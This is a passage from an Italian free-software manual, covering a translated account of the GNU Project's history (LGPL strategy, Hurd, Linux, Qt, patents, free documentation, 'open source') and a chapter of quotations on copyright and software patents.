[6] "Bourne Again Shell" è un gioco di parole sul nome "Bourne Shell", che era la normale shell di Unix [NdT: "Bourne again" richiama l'espressione cristiana "born again", "rinato" (in Cristo)].

376.12 Il supporto per il software libero

La filosofia del software libero rigetta una diffusa pratica commerciale in particolare, ma non è contro il commercio. Quando un'impresa rispetta la libertà dell'utente, c'è da augurarle ogni successo.

La vendita di copie di Emacs esemplifica un modo di condurre affari col software libero. Quando la FSF prese in carico quest'attività, dovetti trovare un'altra fonte di sostentamento. La trovai nella vendita di servizi relativi al software libero che avevo sviluppato, come insegnare argomenti quali programmazione di Emacs e personalizzazione di GCC, oppure sviluppare software, soprattutto adattamento di GCC a nuove architetture.

Oggi tutte queste attività collegate al software libero sono esercitate da svariate aziende. Alcune distribuiscono raccolte di software libero su CD-ROM, altre offrono consulenza a diversi livelli, dall'aiutare gli utenti in difficoltà, alla correzione di errori, all'aggiunta di funzionalità non banali. Si cominciano anche a vedere aziende di software che si fondano sul lancio di nuovi programmi liberi.

Attenzione, però: diverse aziende che si fregiano del marchio "open source" (software aperto) in realtà fondano le loro attività su software non libero che funziona insieme con software libero. Queste non sono aziende di software libero, sono aziende di software proprietario i cui prodotti attirano gli utenti lontano dalla libertà. Loro li chiamano "a valore aggiunto", il che riflette i valori che a loro farebbe comodo che adottassimo: la convenienza prima della libertà. Se noi riteniamo che la libertà abbia più valore, li dovremmo chiamare prodotti "a libertà sottratta".

376.13 Obiettivi tecnici

L'obiettivo principale di GNU era essere software libero. Anche se GNU non avesse avuto alcun vantaggio tecnico su Unix, avrebbe avuto sia un vantaggio sociale, permettendo agli utenti di cooperare, sia un vantaggio etico, rispettando la loro libertà.

Tuttavia risultò naturale applicare al lavoro le regole classiche di buona programmazione; per esempio, allocare le strutture dati dinamicamente per evitare limitazioni arbitrarie sulla dimensione dei dati, o gestire tutti i possibili codici a 8 bit in tutti i casi ragionevoli.

Inoltre, al contrario di Unix che era pensato per piccole dimensioni di memoria, decidemmo di non supportare le macchine a 16 bit (era chiaro che le macchine a 32 bit sarebbero state la norma quando il sistema GNU sarebbe stato completo), e di non preoccuparci di ridurre l'occupazione di memoria a meno che eccedesse il megabyte. In programmi per i quali non era essenziale la gestione di file molto grandi, spingemmo i programmatori a leggere in memoria l'intero file di ingresso per poi analizzare il file senza doversi preoccupare delle operazioni di I/O.

Queste decisioni fecero sì che molti programmi GNU superassero i loro equivalenti Unix sia in affidabilità che in velocità di esecuzione.

376.14 Donazioni di computer

Man mano che la reputazione del progetto GNU andava crescendo, alcune persone iniziarono a donare macchine su cui girava Unix. Queste macchine erano molto utili, perché il modo più semplice di sviluppare componenti per GNU era di farlo su di un sistema Unix così da sostituire pezzo per pezzo i componenti di quel sistema. Ma queste macchine sollevavano anche una questione etica: se fosse giusto per noi anche solo possedere una copia di Unix.

Unix era (ed è) software proprietario, e la filosofia del progetto GNU diceva che non avremmo dovuto usare software proprietario. Ma, applicando lo stesso ragionamento per cui la violenza

è ammessa per autodifesa, conclusi che fosse legittimo usare un pacchetto proprietario, se ciò fosse stato importante nel crearne un sostituto libero che permettesse ad altri di smettere di usare quello proprietario.

Tuttavia, benchè fosse un male giustificabile, era pur sempre un male. Oggi non abbiamo più alcuna copia di Unix, perché le abbiamo sostituite con sistemi operativi liberi. Quando non fu possibile sostituire il sistema operativo di una macchina con uno libero, sostituimmo la macchina.

376.15 L'elenco dei compiti GNU

Mentre il progetto GNU avanzava, ed un numero sempre maggiore di componenti di sistema venivano trovati o sviluppati, diventò utile stilare un elenco delle parti ancora mancanti. Usammo questo elenco per ingaggiare programmatori che scrivessero tali parti, e l'elenco prese il nome di elenco dei compiti GNU. In aggiunta ai componenti Unix mancanti inserimmo nell'elenco svariati progetti utili di programmazione o di documentazione che a nostro parere non dovrebbero mancare in un sistema operativo veramente completo.

Oggi non compare quasi nessun componente Unix nell'elenco dei compiti GNU; tutti questi lavori, a parte qualcuno non essenziale, sono già stati svolti. D'altro canto l'elenco è pieno di quei progetti che qualcuno chiamerebbe "applicazioni": ogni programma che interessi ad una fetta non trascurabile di utenti sarebbe un'utile aggiunta ad un sistema operativo.

L'elenco comprende anche dei giochi, e così è stato fin dall'inizio: Unix comprendeva dei giochi, perciò era naturale che così fosse anche per GNU. Ma poiché non c'erano esigenze di compatibilità per i giochi, non ci attenemmo alla scelta di giochi presenti in Unix, preferendo piuttosto fornire un elenco di diversi tipi di giochi potenzialmente graditi agli utenti.

376.16 La licenza GNU per le librerie

La libreria C del sistema GNU utilizza un tipo speciale di permesso d'autore, la "Licenza Pubblica GNU per le Librerie"[7], che permette l'uso della libreria da parte di software proprietario. Perché quest'eccezione?

Non si tratta di questioni di principio: non c'è nessun principio che dica che i prodotti software proprietari abbiano il diritto di includere il nostro codice (perché contribuire ad un progetto fondato sul rifiuto di condividere con noi?). L'uso della licenza LGPL per la libreria C, o per qualsiasi altra libreria, è una questione di strategia.

La libreria C svolge una funzione generica: ogni sistema operativo proprietario ed ogni compilatore includono una libreria C. Di conseguenza, rendere disponibile la nostra libreria C solo per i programmi liberi non avrebbe dato nessun vantaggio a tali programmi liberi, avrebbe solo disincentivato l'uso della nostra libreria.

C'è un'eccezione a questa situazione: sul sistema GNU (termine che include GNU/Linux) l'unica libreria C disponibile è quella GNU. Quindi i termini di distribuzione della nostra libreria C determinano se sia possibile o meno compilare un programma proprietario per il sistema GNU. Non ci sono ragioni etiche per permettere l'uso di applicazioni proprietarie sul sistema GNU, ma strategicamente sembra che impedirne l'uso servirebbe più a scoraggiare l'uso del sistema GNU che non a incoraggiare lo sviluppo di applicazioni libere.

Ecco perché l'uso della licenza LGPL è una buona scelta strategica per la libreria C, mentre per le altre librerie la strategia va valutata caso per caso. Quando una libreria svolge una funzione

[7] [NdT: nel 1999 la FSF ha cambiato nome alla licenza LGPL che ora si chiama "Lesser GPL", GPL attenuata, per non suggerire che si tratti della forma di licenza preferenziale per le librerie.]

particolare che può aiutare a scrivere certi tipi di programmi, distribuirla secondo la GPL, quindi limitandone l'uso ai soli programmi liberi, è un modo per aiutare gli altri autori di software libero, dando loro un vantaggio nei confronti del software proprietario.

Prendiamo come esempio GNU-Readline, una libreria scritta per fornire a Bash la modificabilità della linea di comando: Readline è distribuita secondo la normale licenza GPL, non la LGPL. Ciò probabilmente riduce l'uso di Readline, ma questo non rappresenta una perdita per noi; d'altra parte almeno una applicazione utile è stata resa software libero proprio al fine di usare Readline, e questo è un guadagno tangibile per la comunità.

Chi sviluppa software proprietario ha vantaggi economici, gli autori di programmi liberi hanno bisogno di avvantaggiarsi a vicenda. Spero che un giorno possiamo avere una grande raccolta di librerie coperte dalla licenza GPL senza che esista una raccolta equivalente per chi scrive software proprietario. Tale libreria fornirebbe utili moduli da usare come i mattoni per costruire nuovi programmi liberi, e costituendo un sostanziale vantaggio per la scrittura di ulteriori programmi liberi.

376.17 Togliersi il prurito?

Eric Raymond afferma che «ogni buon programma nasce dall'iniziativa di un programmatore che si vuole togliere un suo personale prurito». È probabile che talvolta succeda così, ma molte parti essenziali del software GNU sono state sviluppate al fine di completare un sistema operativo libero. Derivano quindi da una idea e da un progetto, non da una necessità contingente.

Per esempio, abbiamo sviluppato la libreria C di GNU perché un sistema di tipo Unix ha bisogno di una libreria C, la Bourne-Again Shell (bash) perché un sistema di tipo Unix ha bisogno di una shell, e GNU tar perché un sistema di tipo Unix ha bisogno un programma tar. Lo stesso vale per i miei programmi: il compilatore GNU, GNU Emacs, GDB, GNU Make.

Alcuni programmi GNU sono stati sviluppati per fronteggiare specifiche minacce alla nostra libertà: ecco perché abbiamo sviluppato gzip come sostituto per il programma Compress, che la comunità aveva perduto a causa dei brevetti sull'algoritmo LZW. Abbiamo trovato persone che sviluppassero LessTif, e più recentemente abbiamo dato vita ai progetti GNOME e Harmony per affrontare i problemi causati da alcune librerie proprietarie (come descritto più avanti). Stiamo sviluppando la GNU Privacy Guard per sostituire i diffusi programmi di crittografia non liberi, perché gli utenti non siano costretti a scegliere tra riservatezza e libertà.

Naturalmente, i redattori di questi programmi sono coinvolti nel loro lavoro, e varie persone vi hanno aggiunto diverse funzionalità secondo le loro personali necessità ed i loro interessi. Tuttavia non è questa la ragione dell'esistenza di tali programmi.

376.18 Sviluppi inattesi

All'inizio del progetto GNU pensavo che avremmo sviluppato l'intero sistema GNU e poi lo avremmo reso disponibile tutto insieme, ma le cose non andarono così.

Poiché i componenti del sistema GNU sono stati implementati su un sistema Unix, ognuno di essi poteva girare su sistemi Unix molto prima che esistesse un sistema GNU completo. Alcuni di questi programmi divennero diffusi e gli utenti iniziarono ad estenderli e a renderli utilizzabili su nuovi sistemi: sulle varie versioni di Unix, incompatibili tra loro, e talvolta anche su altri sistemi.

Questo processo rese tali programmi molto più potenti e attirò finanziamenti e collaboratori al progetto GNU; tuttavia probabilmente ritardò di alcuni anni la realizzazione di un sistema minimo funzionante, perché il tempo degli autori GNU veniva impiegato a curare la compatibilità di

questi programmi con altri sistemi e ad aggiungere nuove funzionalità ai componenti esistenti, piuttosto che a proseguire nella scrittura di nuovi componenti.

376.19 GNU-Hurd

Nel 1990 il sistema GNU era quasi completo, l'unica parte significativa ancora mancante era il kernel. Avevamo deciso di implementare il nostro kernel come un gruppo di processi server che girassero sul sistema Mach. Mach è un microkernel sviluppato alla Carnegie Mellon University e successivamente all'Università dello Utah; GNU Hurd è un gruppo di server (o "herd of gnus": mandria di gnu) che gira su Mach svolgendo le funzioni del kernel Unix. L'inizio dello sviluppo fu ritardato nell'attesa che Mach fosse reso disponibile come software libero, come era stato promesso.

Una ragione di questa scelta progettuale fu di evitare quella che sembrava la parte più complessa del lavoro: effettuare il debugging del kernel senza un debugger a livello sorgente. Questo lavoro era già stato fatto, appunto in Mach, e avevamo previsto di effettuare il debugging dei server Hurd come programmi utente, con GDB. Ma questa fase si rivelò molto lunga, ed il debugging dei server multi-thread che si scambiano messaggi si è rivelato estremamente complesso. Per rendere Hurd robusto furono così necessari molti anni.

376.20 Alix

Originariamente il kernel GNU non avrebbe dovuto chiamarsi Hurd; il suo nome originale era Alix, come la donna di cui ero innamorato in quel periodo. Alix, che era amministratrice di sistemi Unix, aveva sottolineato come il suo nome corrispondesse ad un comune schema usato per battezzare le versioni del sistema Unix: scherzosamente diceva ai suoi amici: «qualcuno dovrebbe chiamare un kernel come me». Io non dissi nulla ma decisi di farle una sorpresa scrivendo un kernel chiamato Alix.

Le cose non andarono così. Michael Bushnell (ora Thomas), principale autore del kernel, preferì il nome Hurd, e chiamò Alix una parte del kernel, quella che serviva a intercettare le chiamate di sistema e a gestirle inviando messaggi ai server che compongono HURD.

Infine io e Alix ci lasciammo e lei cambiò nome; contemporaneamente la struttura di Hurd veniva cambiata in modo che la libreria C mandasse messaggi direttamente ai server, e così il componente Alix scomparve dal progetto. Prima che questo accadesse, però, un amico di Alix si accorse della presenza del suo nome nel codice sorgente di Hurd e glielo disse. Così il nome raggiunse il suo scopo.

376.21 Linux e GNU/Linux

GNU Hurd non è pronto per un uso non sperimentale, ma per fortuna è disponibile un altro kernel: nel 1991 Linus Torvalds sviluppò un Kernel compatibile con Unix e lo chiamò Linux. Attorno al 1992, la combinazione di Linux con il sistema GNU ancora incompleto produsse un sistema operativo libero completo (naturalmente combinarli fu un notevole lavoro di per sé). È grazie a Linux che oggi possiamo utilizzare una versione del sistema GNU.

Chiamiamo GNU/Linux questa versione del sistema, per indicare la sua composizione come una combinazione del sistema GNU col kernel Linux.

376.22 Le sfide che ci aspettano

Abbiamo dimostrato la nostra capacità di sviluppare un'ampia gamma di software libero, ma questo non significa che siamo invincibili e inarrestabili. Diverse sfide rendono incerto il futuro del software libero, e affrontarle richiederà perseveranza e sforzi costanti, talvolta per anni. Sarà necessaria quella determinazione che le persone sanno dimostrare quando danno valore alla propria libertà e non permettono a nessuno di sottrargliela. Le quattro sezioni seguenti parlano di queste sfide.

376.23 Hardware segreto

Sempre più spesso, i costruttori di hardware tendono a mantenere segrete le specifiche delle loro apparecchiature; questo rende difficile la scrittura di driver liberi che permettano a Linux e XFree86 di supportare nuove periferiche. Anche se oggi abbiamo sistemi completamente liberi, potremmo non averli domani se non saremo in grado di supportare i calcolatori di domani.

Esistono due modi per affrontare il problema. Un programmatore può ricostruire le specifiche dell'hardware usando tecniche di reverse engineering. Oppure si può scegliere hardware supportato dai programmi liberi: man mano che il nostro numero aumenta, la segretezza delle specifiche diventerà una pratica controproducente.

Il reverse engineering è difficile: avremo programmatori sufficientemente determinati da dedicarvisi? Sì, se avremo costruito una forte consapevolezza che avere programmi liberi sia una questione di principio e che i driver non liberi non sono accettabili. E succederà che molti di noi accettino di spendere un po' di più o perdere un po' più di tempo per poter usare driver liberi? Sì, se il desiderio di libertà e la determinazione ad ottenerla saranno diffusi.

376.24 Librerie non libere

Una libreria non libera che giri su sistemi operativi liberi funziona come una trappola per i creatori di programmi liberi. Le funzionalità attraenti della libreria fungono da esca; chi usa la libreria cade nella trappola, perché il programma che crea è inutile come parte di un sistema operativo libero (a rigore, il programma potrebbe esservi incluso, ma non **funzionerebbe**, visto che manca la libreria). Peggio ancora, se un programma che usa la libreria proprietaria diventa diffuso, può attirare altri ignari programmatori nella trappola.

Il problema si concretizzò per la prima volta con la libreria Motif, negli anni '80. Sebbene non ci fossero ancora sistemi operativi liberi, i problemi che Motif avrebbe causato loro erano già chiari. Il progetto GNU reagì in due modi: interessandosi presso diversi progetti di software libero perché supportassero gli strumenti grafici X liberi in aggiunta a Motif, e cercando qualcuno che scrivesse un sostituto libero di Motif. Il lavoro richiese molti anni: solo nel 1997 LessTif, sviluppato dagli "Hungry Programmers", divenne abbastanza potente da supportare la maggior parte delle applicazioni Motif.

Tra il 1996 e il 1998 un'altra libreria non libera di strumenti grafici, chiamata Qt, veniva usata in una significativa raccolta di software libero: l'ambiente grafico KDE.

I sistemi liberi GNU/Linux non potevano usare KDE, perché non potevamo usare la libreria; tuttavia, alcuni distributori commerciali di sistemi GNU/Linux, non scrupolosi nell'attenersi solo ai programmi liberi, aggiunsero KDE ai loro sistemi, ottenendo così sistemi che offrivano più funzionalità, ma meno libertà. Il gruppo che sviluppava KDE incoraggiava esplicitamente altri programmatori ad usare Qt, e milioni di nuovi "utenti Linux" non sospettavano minimamente che questo potesse costituire un problema. La situazione si faceva pericolosa.

La comunità del software libero affrontò il problema in due modi: GNOME e Harmony.

GNOME (GNU Network Object Model Environment, modello di ambiente per oggetti di rete) è il progetto GNU per l'ambiente grafico (desktop). Intrapreso nel 1997 da Miguel de Icaza e sviluppato con il supporto di Red Hat Software, GNOME si ripromise di fornire funzionalità grafiche simili a quelle di KDE, ma usando esclusivamente software libero. GNOME offre anche dei vantaggi tecnici, come il supporto per svariati linguaggi di programmazione, non solo il C++. Ma il suo scopo principale era la libertà: non richiedere l'uso di alcun programma che non fosse libero.

Harmony è una libreria compatibile con Qt, progettata per rendere possibile l'uso del software KDE senza dover usare Qt.

Nel novembre 1998 gli autori di Qt annunciarono un cambiamento di licenza che, una volta operativo, avrebbe reso Qt software libero. Non c'è modo di esserne certi, ma credo che questo fu in parte dovuto alla decisa risposta della comunità al problema posto da Qt quando non era libero (la nuova licenza è scomoda ed iniqua, per cui rimane comunque preferibile evitare l'uso di Qt).

Come risponderemo alla prossima allettante libreria non libera? Riuscirà la comunità in toto a comprendere l'importanza di evitare la trappola? Oppure molti di noi preferiranno la convenienza alla libertà, creando così ancora un grave problema? Il nostro futuro dipende dalla nostra filosofia.

376.25 Brevetti sul software

Il maggior pericolo a cui ci troviamo di fronte è quello dei brevetti sul software, che possono rendere inaccessibili al software libero algoritmi e funzionalità per un tempo che può estendersi fino a vent'anni. I brevetti sugli algoritmi di compressione LZW furono depositati nel 1983, e ancor oggi non possiamo distribuire programmi liberi che producano immagini GIF compresse. Nel 1998 un programma libero per produrre audio compresso MP3 venne ritirato sotto minaccia di una causa per violazione di brevetto.

Ci sono modi per affrontare la questione brevetti: possiamo cercare prove che un brevetto non sia valido oppure possiamo cercare modi alternativi per ottenere lo stesso risultato. Ognuna di queste tecniche, però, funziona solo in certe circostanze; quando entrambe falliscono un brevetto può obbligare tutto il software libero a rinunciare a qualche funzionalità che gli utenti desiderano. Cosa dobbiamo fare quando ciò accade?

Chi fra noi apprezza il software libero per il valore della libertà rimarrà comunque dalla parte dei programmi liberi; saremo in grado di svolgere il nostro lavoro senza le funzionalità coperte da brevetto. Ma coloro che apprezzano il software libero perché si aspettano che sia tecnicamente superiore probabilmente grideranno al fallimento quando un brevetto ne impedisce lo sviluppo. Perciò, nonostante sia utile parlare dell'efficacia pratica del modello di sviluppo "a cattedrale", e dell'affidabilità e della potenza di un dato programma libero, non ci dobbiamo fermare qui; dobbiamo parlare di libertà e di principi.

376.26 Documentazione libera

La più grande carenza nei nostri sistemi operativi liberi non è nel software, quanto nella carenza di buoni manuali liberi da includere nei nostri sistemi. La documentazione è una parte essenziale di qualunque pacchetto software; quando un importante pacchetto software libero non viene accompagnato da un buon manuale libero si tratta di una grossa lacuna. E di queste lacune attualmente ne abbiamo molte.

La documentazione libera, come il software libero, è una questione di libertà, non di prezzo. Il criterio per definire libero un manuale è fondamentalmente lo stesso che per definire libero un programma: si tratta di offrire certe libertà a tutti gli utenti. Deve essere permessa la redistribuzione (compresa la vendita commerciale), sia in formato elettronico che cartaceo, in modo che il manuale possa accompagnare ogni copia del programma.

Autorizzare la modifica è anch'esso un aspetto cruciale; in generale, non credo sia essenziale permettere alle persone di modificare articoli e libri di qualsiasi tipo. Per esempio, non credo che voi o io dobbiamo sentirci in dovere di autorizzare la modifica di articoli come questo, articoli che descrivono le nostre azioni e il nostro punto di vista.

Ma c'è una ragione particolare per cui la libertà di modifica è cruciale per la documentazione dei programmi liberi. Quando qualcuno esercita il proprio diritto di modificare il programma, aumentandone o alterandone le funzionalità, se è coscienzioso modificherà anche il manuale, in modo da poter fornire una documentazione utile e accurata insieme al programma modificato. Un manuale che non permetta ai programmatori di essere coscienziosi e completare il loro lavoro non soddisfa i bisogni della nostra comunità.

Alcuni limiti sulla modificabilità non pongono alcun problema; per esempio, le richieste di conservare la nota di copyright dell'autore originale, i termini di distribuzione e la lista degli autori vanno bene. Non ci sono problemi nemmeno nel richiedere che le versioni modificate dichiarino esplicitamente di essere tali, così pure che intere sezioni non possano essere rimosse o modificate, finché queste sezioni vertono su questioni non tecniche. Restrizioni di questo tipo non creano problemi perché non impediscono al programmatore coscienzioso di adattare il manuale perché rispecchi il programma modificato. In altre parole, non impediscono alla comunità del software libero di beneficiare appieno dal manuale.

D'altro canto, deve essere possibile modificare tutto il contenuto **tecnico** del manuale e poter distribuire il risultato in tutti i formati usuali, attraverso tutti i normali canali di distribuzione; diversamente, le restrizioni creerebbero un ostacolo per la comunità, il manuale non sarebbe libero e avremmo bisogno di un altro manuale.

Gli sviluppatori di software libero avranno la consapevolezza e la determinazione necessarie a produrre un'intera gamma di manuali liberi? Ancora una volta, il nostro futuro dipende dalla nostra filosofia.

376.27 Dobbiamo parlare di libertà

Stime recenti valutano in dieci milioni il numero di utenti di sistemi GNU/Linux quali Debian GNU/Linux e Red Hat Linux. Il software libero ha creato tali vantaggi pratici che gli utenti stanno approdando ad esso per pure ragioni pratiche.

Gli effetti positivi di questa situazione sono evidenti: maggior interesse a sviluppare software libero, più clienti per le imprese di software libero e una migliore capacità di incoraggiare le aziende a sviluppare software commerciale libero invece che prodotti software proprietari.

L'interesse per il software, però, sta crescendo più in fretta della coscienza della filosofia su cui è basato, e questa disparità causa problemi. La nostra capacità di fronteggiare le sfide e le minacce descritte in precedenza dipende dalla determinazione nell'essere impegnati per la libertà. Per essere sicuri che la nostra comunità abbia tale determinazione, dobbiamo diffondere l'idea presso i nuovi utenti man mano che entrano a far parte della comunità.

Ma in questo stiamo fallendo: gli sforzi per attrarre nuovi utenti nella comunità sono di gran lunga maggiori degli sforzi per l'educazione civica della comunità stessa. Dobbiamo fare entrambe le cose, e dobbiamo mantenere un equilibrio fra i due impegni.

376.28 "Open Source"

Parlare di libertà ai nuovi utenti è diventato più difficile dal 1998, quando una parte della comunità decise di smettere di usare il termine "free software" e usare al suo posto "open source".

Alcune delle persone che suggerirono questo termine intendevano evitare che si confondesse "free" con "gratis", un valido obiettivo. D'altra parte, altre persone intendevano mettere da parte lo spirito del principio che aveva dato la spinta al movimento del software libero e al progetto GNU, puntando invece ad attrarre i dirigenti e gli utenti commerciali, molti dei quali afferiscono ad una ideologia che pone il profitto al di sopra della libertà, della comunità, dei principi. Perciò la retorica di "open source" si focalizza sul possibilità di creare software di buona qualità e potente ma evita deliberatamente le idee di libertà, comunità, principio.

Le riviste che si chiamano "Linux..." sono un chiaro esempio di ciò: sono piene di pubblicità di software proprietario che gira sotto GNU/Linux; quando ci sarà il prossimo Motif o Qt, queste riviste avvertiranno i programmatori di starne lontano o accetteranno la sua pubblicità?

L'appoggio delle aziende può contribuire alla comunità in molti modi; a parità di tutto il resto è una cosa utile. Ma ottenere questo appoggio parlando ancor meno di libertà e principi può essere disastroso; rende ancora peggiore lo sbilanciamento descritto tra diffusione ed educazione civica.

"Software libero" (free software) e "sorgente aperto" (open source) descrivono più o meno la stessa categoria di software, ma dicono cose differenti sul software e sui valori. Il progetto GNU continua ad usare il termine "software libero" per esprimere l'idea che la libertà sia importante, non solo la tecnologia.

376.29 Prova!

La filosofia di Yoda ("Non c'è provare") suona bene, ma per me non funziona. Ho fatto la maggior parte del mio lavoro angustiato dal timore di non essere in grado di svolgere il mio compito e nel dubbio, se fossi riuscito, che non fosse sufficiente per raggiungere l'obiettivo. Ma ci ho provato in ogni caso perché nessuno tranne me si poneva tra il nemico e la mia città. Sorprendendo me stesso, qualche volta sono riuscito.

A volte ho fallito, alcune delle mie città sono cadute; poi ho trovato un'altra città minacciata e mi sono preparato ad un'altra battaglia. Con l'andar del tempo ho imparato a cercare le possibili minacce e a mettermi tra loro e la mia città, facendo appello ad altri hacker perché venissero e si unissero a me.

Oggigiorno spesso non sono da solo. È un sollievo ed una gioia quando vedo un reggimento di hacker che scavano trincee per difendere il confine e quando mi rendo conto che questa città può sopravvivere; per ora. Ma i pericoli diventano più grandi ogni anno, ed ora Microsoft ha esplicitamente preso di mira la nostra comunità. Non possiamo dare per scontato il futuro della libertà; non diamolo per scontato! Se volete mantenere la vostra libertà dovete essere pronti a difenderla.

Proprietà del software

L'esistenza del software libero, soprattutto nei termini intesi dalla Free Software Foundation, mette in discussione la fondatezza dei principi che difendono la «proprietà» del software stesso. Su questa controversia sono state scritte tante cose, ed è difficile avere qualcosa di nuovo da dire. In questo capitolo vengono raccolte alcune citazioni che riguardano in particolare il problema del brevetto sul software e le conseguenze a cui può portare questa politica.

377.1 Dal copyright al brevetto e conseguenze

Il testo seguente è un estratto da *Cenni di storia del software (e dell'hardware)*, scritto da Giulio Mazzolini.[1]

> L'idea che si debbano dare dei privilegi agli stampatori nasce alla fine del '400 a Venezia. Si danno semplicemente dei privilegi, non esiste ancora una legislazione in merito. Non esiste nessun diritto per gli autori, forse anche perché molti libri sono riproduzioni di testi di autori antichi. L'idea è semplice, stampare un libro costa, quindi lo stampatore deve avere una protezione che lo protegga da un altro stampatore che intenda stampare lo stesso libro. Nel 1709 appare la prima legge sul copyright con la costituzione della Regina Anna in Inghilterra.
>
> I diritti dell'autore non sono ancora ben considerati, interessa maggiormente lo stampatore. Bisogna aspettare il Romanticismo e il prevalere dei diritti della persona per trovare interesse all'autore.
>
> Nel 1791, in piena Rivoluzione Francese, viene scritta una legge fondamentale sul diritto d'autore, che sancisce i diritti dell'autore, legge che per la sua chiarezza è restata in vigore in Francia sino a questo secolo. Vi si riconosce la figura dell'autore e se ne tutelano i diritti. L'autore dell'opera possiede tutti i diritti per il semplice fatto di esserne l'autore.
>
> Può, se vuole, cedere alcuni o tutti i diritti a terzi con un patto esplicito. Se si tratta di un testo, in genere i diritti sono quelli di riprodurre il testo in un libro, eventualmente di farne delle traduzioni e poi delle ristampe. Se l'opera è un quadro, l'autore può cedere il diritto di copia dell'opera, per esempio per farne una copertina, o un manifesto. Un autore può tutelare la sua opera anche se ha ceduto i diritti di riproduzione. Può esigere che l'opera resti integra, che non subisca modificazioni. Hanno quindi ragione i registi che pretendono che i loro film passino senza interruzioni pubblicitarie, o senza essere censurati in alcune scene.
>
> Quindi se comperate un quadro, con il possesso e la proprietà legittima dello stesso, non avete automaticamente il diritto di copiarlo. L'autore poi potrebbe impedirvi di tenerlo in un posto che svilisca o oltraggi l'opera.
>
> Non sempre però l'autore è certo, un'opera può essere fatta da più persone, un'opera collettiva, quindi potrebbe non essere agevole riconoscere l'autore o gli autori o la quota di partecipazione degli stessi all'opera.
>
> I diritti d'autore sono ereditari, per cui gli eredi potranno godere dei vantaggi economici derivanti dai diritti d'autore anche dopo la morte dell'autore.
>
> [...]
>
> In Europa a seguito del dibattito tenutosi dopo la Rivoluzione Francese, venne formata nel 1884 a Berna l'Associazione per il Diritto d'Autore, dove viene data adeguata protezione alla figura dell'autore.

[1] Nel testo sono state apportate alcune piccole correzioni con il consenso di Giulio Mazzolini.

Quando il legislatore dice Autore intende «di opera artistica o assimilata». Negli USA il concetto di copyright tende a venir esteso anche in mancanza di un'opera artistica. Per alcuni, anche una lettera commerciale può venire considerata soggetta a copyright.

[...]

La protezione del software non è oggi data solo dalla legislazione sul copyright. Negli USA è oramai prassi brevettare pezzi il software, algoritmi, trovate varie. È brevettato il cestino dell'Apple, l'algoritmo di compressione usato dal programma zip, l'ex-or del puntatore grafico. L'IBM deposita migliaia di brevetti all'anno e così pure le grandi case.

Oggi nessuno può seriamente pensare di scrivere del software commerciale se non ha capitali molto grandi. Infatti deve mettere degli avvocati a tempo pieno per assistere chi scrive, affinché non incorra in infrazioni di brevetti. Non solo, poiché è impossibile che uno studio di avvocati conosca «tutti» i brevetti di software, c'è la certezza di incappare in qualche azione legale fatta da terzi che ritengono lesi i loro diritti. Cause che costano molto o si chiudono con costosi accordi. Quindi di fatto oggi tutto il «corpus» di protezioni al software deve essere visto soprattutto come strumento di conservazione di posizioni di monopolio o dominanti.

[...]

L'avv. Pamela Samuelson ha così voluto riassumere i sei punti principali della rivoluzione digitale:

1. è molto facile duplicare, si fa presto, costa poco, le copie sono dei duplicati perfetti dell'originale;
2. è facilissimo trasmettere i dati e si trasmettono quasi istantaneamente, si trasmettono in tutto il mondo scavalcando barriere nazionali, doganali, censorie;
3. il dato digitale è malleabile, si può trasformare facilmente, si può deformare quanto si vuole, un originale ne diventa facilmente un altro deformato o rielaborato;
4. le opere letterarie, le opere sonore, le opere grafiche, una volta messe in forma digitale, subiscono la stessa sorte, sono indistinguibili nel supporto, non sono più differenziate tra libro, quadro e disco, mettendo in crisi i concetti di copyright che sono diversi se si tratta appunto di quadro, disco o libro;
5. il dato digitale è compatto, è piccolo si trasporta facilmente;
6. il dato digitale non si visita più linearmente come si fa con un libro, ma in modo non lineare. Tutti coloro che hanno visitato un sito in Internet non hanno letto pagina dopo pagina, ma sono saltati da una pagina ad un altro sito, creandosi percorsi individuali di esplorazione del mondo digitale.

Ciascuna delle caratteristiche precedenti è sufficiente a causare una rottura delle dottrine esistenti sulla proprietà intellettuale. Tutte e sei assieme sicuramente costringeranno i legislatori ad una modifica radicale del concetto di copyright e di proprietà intellettuale.

377.2 Problemi legati al brevetto sul software

Nel seguito sono riportate alcune citazioni di articoli e altri documenti sul problema del brevetto sul software.

- Bryan Pfaffenberger, *The Coming Software Patent Crisis: Will Linux Survive?*, Linux Journal, 10 agosto 1999

> Non puoi scrivere alcun tipo di software senza violare qualche brevetto altrui; anche «Ciao mondo!» sarebbe in violazione. Eh sì, giacché comprende una procedura di output tramite un display a mappa di bit (sì, questa procedura è brevettata). E se i detentori di questi brevetti decidono di denunciarti, sei fregato. Non ti sarà possibile difenderti: il costo medio di una causa processuale è di $500.000.
>
> Se un numero sufficiente di autori open-source ricevono lettere di questo genere, potremo dire addio a Linux.
>
> I brevetti sono legittimi, ma solo fino a un certo punto. I fondatori della Costituzione hanno inteso bilanciare il diritto conferito da un brevetto contro il bene del pubblico.
>
> [2]

- Richard M. Stallman, *Saving Europe from Software Patents*, Linux Today, 16 maggio 1999

> Immaginate che ogni qualvolta avete preso una decisione riguardante il software e in particolare quando avete usato un algoritmo letto in una pubblicazione o realizzato una funzionalità richiesta dai vostri utenti, avete corso il rischio di essere denunciati.
>
> [3]

- Donald E. Knuth, *Letter to the Patent Office from Professor Donald Knuth*, Programming Freedom, n. 11, febbraio 1995

> Quando penso ai programmi che utilizzo quotidianamente per lavorare, mi rendo conto che nessuno di questi esisterebbe se i brevetti sul software fossero stati comuni negli anni 60 e 70.
>
> Gli algoritmi sono fondamentali per il software come lo sono le parole per gli scrittori, perché costituiscono le mattonelle con cui si costruiscono prodotti interessanti. Cosa accadrebbe se gli avvocati potessero brevettare i loro metodi di difesa o se i giudici della Corte Suprema potessero brevettare le loro decisioni precedenti?
>
> Ci sono modi migliori di proteggere la proprietà intellettuale degli sviluppatori software invece di togliere loro il diritto di utilizzare le mattonelle fondamentali per costruire i loro prodotti.
>
> [4]

- Richard M. Stallman, *Patent Reform Is Not Enough*, GNU's Bullettin, vol. 1, n. 13, giugno 1992

> Insegnare all'Ufficio Brevetti come esaminare meglio una domanda di brevetto per determinarne la «novità» e l'«attività inventiva» può prevenire alcuni errori clamorosi. Non aiuterà però a eliminare il problema più grave: il fatto che si

[2] <*http://www.linuxjournal.com/article.php/?sid=5079*>

[3] <*http://features.linuxtoday.com/news_story.php3?ltsn=1999-05-16-003-05-NW-LF*>

[4] <*http://www.pluto.linux.it/meeting/meeting1999/atti/no-patents/brevetti/docs/knuth_letter_en.html*>

